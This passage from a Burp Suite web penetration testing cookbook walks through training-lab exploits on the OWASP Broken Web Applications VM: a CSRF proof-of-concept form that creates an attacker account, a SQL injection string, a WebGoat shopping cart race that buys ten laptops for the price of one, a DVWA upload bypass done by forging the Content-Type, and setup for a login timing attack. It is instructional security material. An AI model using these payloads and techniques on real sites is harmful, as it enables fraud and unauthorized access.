14. If you're using Burp Professional, right-click select Engagement tools | Generate CSRF PoC:



15. Upon clicking this feature, a pop-up box generates the same form used on the registration page but without any CSRF token protection:

The screenshot shows the 'CSRF PoC generator' window. At the top, it displays a request to 'http://192.168.56.101'. Below this are tabs for 'Raw', 'Params', 'Headers', and 'Hex', with 'Raw' currently selected. The raw request details are as follows:

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Cookie: showhints=1; PHPSESSID=08n6ptqhnrrn3edv44o24teod3;
acopendivids=swingset,jotto,phpbb2,redmine; acqgroupswithpersist=nada
```

Below the raw request, there is a search bar with 'Type a search term' and a note '0 matches'.

The main area is titled 'CSRF HTML:' and contains the generated HTML code, which is highlighted with a red border. The code is as follows:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState('', '', '/')</script>
<form action="http://192.168.56.101/mutillidae/index.php?page=register.php"
method="POST">
<input type="hidden" name="csrf&#45;token" value="" />
<input type="hidden" name="username" value="tester" />
<input type="hidden" name="password" value="tester" />
<input type="hidden" name="confirm&#95;password" value="tester" />
<input type="hidden" name="my&#95;signature"
value="This&#32;is&#32;a&#32;tester&#32;account" />
<input type="hidden" name="register&#45;php&#45;submit&#45;button"
value="Create&#32;Account" />
<input type="submit" value="Submit request" />
</form>
</body>
</html>
```

At the bottom of the tool, there is another search bar with 'Type a search term' and a note '0 matches'. Below this are buttons for 'Regenerate', 'Test in browser', 'Copy HTML', and 'Close'.

16. If you are using Burp Community, you can easily recreate the **CSRF PoC** form by viewing the source code of the registration page:




17. While viewing the page source, scroll down to the `<form>` tag section. For brevity, the form is recreated next. Insert attacker as a value for the username, password, and the signature. Copy the following HTML code and save it in a file entitled `csrf.html`:

```
<html>
<body>
<script>history.pushState('', '', '/')</script>
<form
action="http://192.168.56.101/mutillidae/index.php?page=register.php"
method="POST">
    <input type="hidden" name="csrf-token" value="" />
    <input type="hidden" name="username" value="attacker" />
    <input type="hidden" name="password" value="attacker" />
    <input type="hidden" name="confirm_password" value="attacker" />
    <input type="hidden" name="my_signature" value="attacker account" />
    <input type="hidden" name="register-php-submit-button" value="Create Account" />
    <input type="submit" value="Submit request" />
</form>
</body>
</html>
```


18. Now, return to the login screen (click **Login/Register** from the top menu), and log in to the application, using the username ed and the password pentest.
19. Open the location on your machine where you saved the `csrf.html` file. Drag the file into the browser where ed is authenticated. After you drag the file to this browser, `csrf.html` will appear as a separate tab in the same browser:



20. For demonstration purposes, there is a **Submit request** button. However, in the wild, a JavaScript function would automatically execute the action of creating an account for the attacker. Click the **Submit request** button:



You should receive a confirmation that the attacker account is created:



21. Switch to Burp's **Proxy | HTTP history** tab and find the maliciously executed POST used to create the account for the attacker, while riding on the authenticated session of ed's:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
81	http://192.168.56.101	POST	/mutilidae/index.php?page=register.php		✓	200	49882	HTML	php	

**Request**

Raw Params Headers Hex

```
POST /mutilidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Cookie: showhints=1; username=ed; uid=24; PHPSESSID=08n6ptqhnrnk3edv44o24teod3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
csrf-token=&username=attacker&password=attacker&confirm_password=attacker&my_signature=attacker+account&register-php-submit-button/Create+Account
```

22. Return to the **User Info** page: **OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL)**, and perform the SQL Injection attack again. You will now see 26 rows in the account table instead of the previous count of 25:

**Results for "" or 1=1-- ".26 records found.**

## How it works...

CSRF attacks require an authenticated user session to surreptitiously perform actions within the application on behalf of the attacker. In this case, an attacker rides on ed's session to re-run the registration form, to create an account for the attacker. If ed had been an admin, this could have allowed the account role to be elevated as well.

# 7

# Assessing Business Logic

In this chapter, we will cover the following recipes:

- Testing business logic data validation
- Unrestricted file upload – bypassing weak validation
- Performing process-timing attacks
- Testing for the circumvention of workflows
- Uploading malicious files – polyglots

## Introduction

This chapter covers the basics of **business logic testing**, including an explanation of some of the more common tests performed in this area. Web penetration testing involves key assessments of business logic to determine how well the design of an application performs integrity checks, especially within sequential application function steps, and we will be learning how to use Burp to perform such tests.

## Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

## Testing business logic data validation

Business logic data validation errors occur due to a lack of server-side checks, especially in a sequence of events such as shopping cart checkouts. If design flaws, such as thread issues, are present, those flaws may allow an attacker to modify or change their shopping cart contents or prices, prior to purchasing them, to lower the price paid.

### Getting ready

Using the **OWASP WebGoat** application and Burp, we will exploit a business logic design flaw, to purchase many large ticket items for a very cheap price.

### How to do it...

1. Ensure the **owaspbwa** VM is running. Select the **OWASP WebGoat** application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine:

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see [https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=\\_severity+asc](https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc).

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
<a href="#">OWASP WebGoat</a>	<a href="#">OWASP WebGoat.NET</a>
<a href="#">OWASP ESAPI Java SwingSet Interactive</a>	<a href="#">OWASP Mutillidae II</a>
<a href="#">OWASP RailsGoat</a>	<a href="#">OWASP Bricks</a>
<a href="#">OWASP Security Shepherd</a>	<a href="#">Ghost</a>
<a href="#">Magical Code Injection Rainbow</a>	<a href="#">bWAPP</a>
<a href="#">Damn Vulnerable Web Application</a>	

2. After you click the **OWASP WebGoat** link, you will be prompted for some login credentials. Use these credentials: User Name: guest Password: guest.

3. After authentication, click the **Start WebGoat** button to access the application exercises:

Thank you for using WebGoat! This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is led by Bruce Mayhew. Please send all comments to Bruce at [WebGoat@owasp.org](mailto:WebGoat@owasp.org).

**OWASP**  
The Open Web Application Security Project

**ASPECT SECURITY**  
Application Security Experts

**WebGoat Authors**  
Bruce Mayhew  
Jeff Williams

**WebGoat Design Team**  
David Anderson  
Laurence Casey (Graphics)  
Rogan Dawes  
Bruce Mayhew

**V5.4 Lesson Contributors**  
Sherif Koussa  
Yiannis Pavlosoglou

**Special Thanks for V5.4**  
Brian Ciomei (Multitude of bug fixes)  
To all who have sent comments

**Documentation Contributors**  
Erwin Geirnaert  
Aung Khant  
Sherif Koussa

**Start WebGoat**

4. Click **Concurrency | Shopping Cart Concurrency Flaw** from the left-hand menu:

The screenshot shows the OWASP WebGoat v5.4 interface. At the top, there's a banner with a goat logo and the text "Choose another language: English". On the right is a "Logout" button. Below the banner, the title "Shopping Cart Concurrency Flaw" is displayed. A navigation bar contains links: "OWASP WebGoat v5.4", "Hints", "Show Params", "Show Cookies", "Lesson Plan", "Show Java", and "Solution". To the left, a sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, and Concurrency. Under "Concurrency", the "Shopping Cart Concurrency Flaw" link is highlighted with a red box. The main content area has sections for "Solution Videos" and "Restart this Lesson". A descriptive text states: "For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price." Below this is a "Shopping Cart" table:

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	0	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

The total price is shown as "Total: \$0.00". There are "Update Cart" and "Purchase" buttons. At the bottom right is the "ASPECT SECURITY Application Security Experts" logo.

OWASP Foundation | Project WebGoat | Report Bug

The exercise explains there is a thread issue in the design of the shopping cart that will allow us to purchase items at a lower price. Let's exploit the design flaw!

5. Add 1 to the Quantity box for the Sony - Vaio with Intel Centrino item.  
 Click the **Update Cart** button:

<b>Shopping Cart</b>			
<b>Shopping Cart Items</b>	<b>Price</b>	<b>Quantity</b>	<b>Subtotal</b>
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$0.00

**Update Cart**

**Purchase**

6. Switch to Burp Proxy | HTTP history tab. Find the cart request, right-click, and click **Send to Repeater**:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
3084	http://192.168.56.101	POST	/WebGoat/attack?Screen=15&menu=800		✓	200	32737	HTML		Shopping Cart Concurre...	

Request Response

Raw Params Headers Hex

```
POST /WebGoat/attack?Screen=15&menu=800 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=15&menu=800
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Cookie: JSESSIONID=81CD7A11F1C3E5C45CD012660407ED; acopendivids=swingset,jot
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1
QTY1=0&QTY2=0&QTY3=1&QTY4=0&SUBMIT=Update+Cart
```

Ctrl persist=nada

Send to Spider  
Do an active scan  
Do a passive scan  
Send to Intruder  
**Send to Repeater** Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder


7. Inside Burp's Repeater tab, change the QTY3 parameter from 1 to 10:

The screenshot shows the Burp Suite interface with the Repeater tab selected. The top navigation bar includes Target, Proxy, Spider, Scanner, Intruder, Repeater (selected), Sequencer, Decoder, Comparer, and Extender. Below the navigation bar, there are buttons for selecting requests (1, 2, 3, 4, ...) and controls for Go, Cancel, and navigating between requests. The Request section is highlighted in red. It contains tabs for Raw, Params, Headers, and Hex. The Raw tab displays the following POST request:


```
POST /WebGoat/attack?Screen=15&menu=800 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=15&menu=800
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Cookie: JSESSIONID=E1CD7A11F1C365245CD0E12668407E2D;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1

QTY1=0&QTY2=0&QTY3=10&QTY4=0&SUBMIT=Update+Cart
```


8. Stay in Burp Repeater, and in the request pane, right-click and select Request in browser | In current browser session:



9. A pop-up displays the modified request. Click the **Copy** button:



10. Using the same Firefox browser containing the shopping cart, open a new tab and paste in the URL that you copied into the clipboard in the previous step:



11. Press the *Enter* key to see the request resubmitted with a modified quantity of 10:

The screenshot shows the OWASP WebGoat v5.4 application interface. The main content area displays a shopping cart with the following items:

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$17,990.00

Buttons: Update Cart, Purchase

ASPECT SECURITY Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

12. Switch to the original tab containing your shopping cart (the cart with the original quantity of 1). Click the **Purchase** button:

<b>Shopping Cart</b>			
<b>Shopping Cart Items</b>	<b>Price</b>	<b>Quantity</b>	<b>Subtotal</b>
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$0.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$0.00

Purchase

13. At the next screen, before clicking the **Confirm** button, switch to the second tab, and update the cart again, but this time with our new quantity of 10, and click on **Update Cart**:

The screenshot shows a web browser window with the title "Shopping Cart Concurrency Flaw". The URL is 192.168.56.101/WebGoat/attack?Screen=15&menu=800. The top navigation bar has two tabs, the second one is highlighted with a red box. The main content area displays a banner with a red goat and the text "Shopping Cart Concurrency Flaw". Below the banner, there's a sidebar with links like "Introduction", "General", "Access Control Flaws", etc., and a "Thread Safety Problems" section with "Shopping Cart Concurrency Flaw" underlined. The main content area shows a "Solution Videos" section and a "Restart this Lesson" link. A message says: "For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price." The "Shopping Cart" section lists four items:

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$17,990.00

**Update Cart**    **Purchase**

**ASPECT SECURITY**  
Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

14. Return to the first tab, and click the **Confirm** button:

Choose another language: English ▾ Logout ?

OWASP WebGoat v5.4 ◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Solution Videos      Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

**Place your order**

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total: \$1,799.00

Enter your credit card number: 5321 1337 8888 2007

Enter your three digit access code: 111

**Confirm** **Cancel**

**ASPECT SECURITY**  
Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

Notice we were able to purchase 10 Sony Vaio laptops for the price of one!

The screenshot shows a web browser window for the OWASP WebGoat v5.4 application. The title bar reads "Shopping Cart Concurrency Flaw". The page content includes a sidebar with navigation links for various security topics like XSS, SQL Injection, and Session Management. The main area displays a success message: "Thank you for shopping! You have (illegally!) received a 90% discount. Police are on the way to your IP address." and "Congratulations. You have successfully completed this lesson." Below this, a table shows the shopping cart items: Hitachi - 750GB External Hard Drive (\$169.00), Hewlett-Packard - All-in-One Laser Printer (\$299.00), Sony - Vaio with Intel Centrino (\$1799.00), and Toshiba - XGA LCD Projector (\$649.00). The total amount charged to the credit card is \$1,799.00. At the bottom, there's a link to "Return to Store" and the Aspect Security logo.

Choose another language: English ▾

Logout ?

## Shopping Cart Concurrency Flaw

OWASP WebGoat v5.4

Hints Show Params Show Cookies Lesson Plan Show Java Solution

Solution Videos

Restart this Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

\* Thank you for shopping! You have (illegally!) received a 90% discount. Police are on the way to your IP address.  
\* Congratulations. You have successfully completed this lesson.

**Thank you for your purchase!**  
Confirmation number: CONC-88

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	0	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	0	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	10	\$17,990.00
Toshiba - XGA LCD Projector	\$649.00	0	\$0.00

Total Amount Charged to Your Credit Card: \$1,799.00

Return to Store

**ASPECT SECURITY**  
Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

## How it works...

Thread-safety issues can produce unintended results. For many languages, the developer's knowledge of how to declare variables and methods as thread-safe is imperative. Threads that are not isolated, such as the cart contents shown in this recipe, can result in users gaining unintended discounts on products.

## Unrestricted file upload – bypassing weak validation

Many applications allow for files to be uploaded for various reasons. Business logic on the server-side must include checking for acceptable files; this is known as **whitelisting**. If such checks are weak or only address one aspect of file attributes (for example, file extensions only), attackers can exploit these weaknesses and upload unexpected file types that may be executable on the server.

### Getting ready

Using the **Damn Vulnerable Web Application (DVWA)** application and Burp, we will exploit a business logic design flaw in the file upload page.

### How to do it...

1. Ensure the `owaspbwa` VM is running. Select **DVWA** from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. At the login page, use these credentials: Username: `user`; Password: `user`.
3. Select the **DVWA Security** option from the menu on the left. Change the default setting of **low** to **medium** and then click **Submit**:

The screenshot shows the DVWA Security page. On the left is a vertical menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below this menu is a green bar labeled 'DVWA Security'. The main content area has a title 'DVWA Security' with a lock icon. Under 'Script Security', it says 'Security Level is currently medium.' A dropdown menu for security level is open, showing 'low', 'medium' (which is highlighted with a red box), and 'high'. Below the dropdown, there's a brief description of PHPIDS, a link to enable it, and links for simulation and log viewing.


4. Select the **Upload** page from the menu on the left:

The screenshot shows the 'Vulnerability: File Upload' page. The left sidebar has the same menu as the previous screenshot, with the 'Upload' option now highlighted with a red box. The main content area has a title 'Vulnerability: File Upload'. It contains a form for uploading an image, with a 'Browse...' button and a message 'No file selected.'. Below the form is a 'Upload' button. Underneath the form is a section titled 'More info' containing three links: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitetecurity/upload-forms-threat.htm>.

5. Note the page instructs users to only upload images. If we try another type of file other than a JPG image, we receive an error message in the upper left-hand corner:

Your image was not uploaded.

6. On your local machine, create a file of any type, other than JPG. For example, create a Microsoft Excel file called `malicious_spreadsheet.xlsx`. It does not need to have any content for the purpose of this recipe.
7. Switch to Burp's **Proxy | Intercept** tab. Turn Interceptor on with the button **Intercept is on**.
8. Return to Firefox, and use the **Browse** button to find the `malicious_spreadsheet.xlsx` file on your system and click the **Upload** button:



9. With the request paused in Burp's **Proxy | Interceptor**, change the **Content-type** from `application/vnd.openxmlformats-officedocument.spreadsheet.sheet` to `image/jpeg` instead.
  - Here is the original:

```
-----180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"  
  
100000
-----180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: application/vnd.openxmlformats-officedocument.spreadsheetml.sheet
```

- Here is the modified version:

```
-----180903101018069
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----180903101018069
Content-Disposition: form-data; name="uploaded"; filename="malicious_spreadsheet.xlsx"
Content-Type: image/jpeg
```

10. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
11. Note the file uploaded successfully! We were able to bypass the weak data validation checks and upload a file other than an image:

## Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/malicious\_spreadsheet.xlsx successfully uploaded!

## How it works...

Due to weak server-side checks, we are able to easily circumvent the image-only restriction and upload a file type of our choice. The application code only checks for content types matching `image/jpeg`, which is easily modified with an intercepting proxy such as Burp. Developers need to simultaneously whitelist both content-type as well as file extensions in the application code to prevent this type of exploit from occurring.

# Performing process-timing attacks

By monitoring the time an application takes to complete a task, it is possible for attackers to gather or infer information about how an application is coded. For example, a login process using valid credentials receives a response quicker than the same login process given invalid credentials. This delay in response time leaks information related to system processes. An attacker could use a response time to perform account enumeration and determine valid usernames based upon the time of the response.

## Getting ready

For this recipe, you will need the `common_pass.txt` wordlist from wfuzz:

- <https://github.com/xmendez/wfuzz>
  - Path: `wordlists | other | common_pass.txt`

Using OWASP Mutillidae II, we will determine whether the application provides information leakage based on the response time from forced logins.

## How to do it...

Ensure Burp is running, and also ensure that the `owaspbwa` VM is running and that Burp is configured in the Firefox browser used to view `owaspbwa` applications.

1. From the `owaspbwa` landing page, click the link to OWASP Mutillidae II application.
2. Open Firefox browser to the home of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`).
3. Go to the login page and log in using the username `ed` and the password `pentest`.
4. Switch to Burp's **Proxy | HTTP history** tab, find the login you just performed, right-click, and select **Send to Intruder**:

POST /mutillidae/index.php?page=login.php HTTP/1.1  
 Host: 192.168.56.101  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Referer: http://192.168.56.101/mutillidae/index.php?page=login.php  
 Content-Type: application/x-www-form-urlencoded  
 Content-Length: 58  
 Cookie: showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgro  
 Connection: close  
 Upgrade-Insecure-Requests: 1  
 username=ed&password=pentest&login-php-submit-button=Login

Send to Spider  
 Do an active scan  
 Do a passive scan  
**Send to Intruder** Ctrl+I  
 Send to Repeater Ctrl+R

5. Go to the **Intruder | Positions** tab, and clear all the payload markers, using the **Clear §** button on the right-hand side:

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

POST /mutillidae/index.php?page=\$login.php\$ HTTP/1.1  
 Host: 192.168.56.101  
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0  
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
 Accept-Language: en-US,en;q=0.5  
 Accept-Encoding: gzip, deflate  
 Referer: http://192.168.56.101/mutillidae/index.php?page=login.php  
 Content-Type: application/x-www-form-urlencoded  
 Content-Length: 58  
 Cookie: showhints=\$1\$; acopendivids=\$swingset,jotto,phpbb2,redmine\$; acgroupswithpersist=\$nada\$; Server=\$b3dhc3B1d2E\$;  
 PHPSESSID=\$kv6j68jmlle3n5845ahc5456o7\$  
 Connection: close  
 Upgrade-Insecure-Requests: 1  
 username=\$ed\$&password=\$pentest\$&login-php-submit-button=\$Login\$

6. Select the password field and click the **Add §** button to wrap a payload marker around that field:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendivids=swingset,jotto,phplib2,redmine; acgroupswithpersist=nada; Server=b3dhc3Bid2E=; PHPSESSID=kv6j68jml33n5845ah5456o7
Connection: close
Upgrade-Insecure-Requests: 1
username=ed&password=$pentest$&login-php-submit-button=Login
```

**Add §**

**Clear §**

**Auto §**

**Refresh**

7. Also, remove the PHPSESSID token. Delete the value present in this token (the content following the equals sign) and leave it blank. This step is very important, because if you happen to leave this token in the requests, you will be unable to see the difference in the timings, since the application will think you are already logged in:

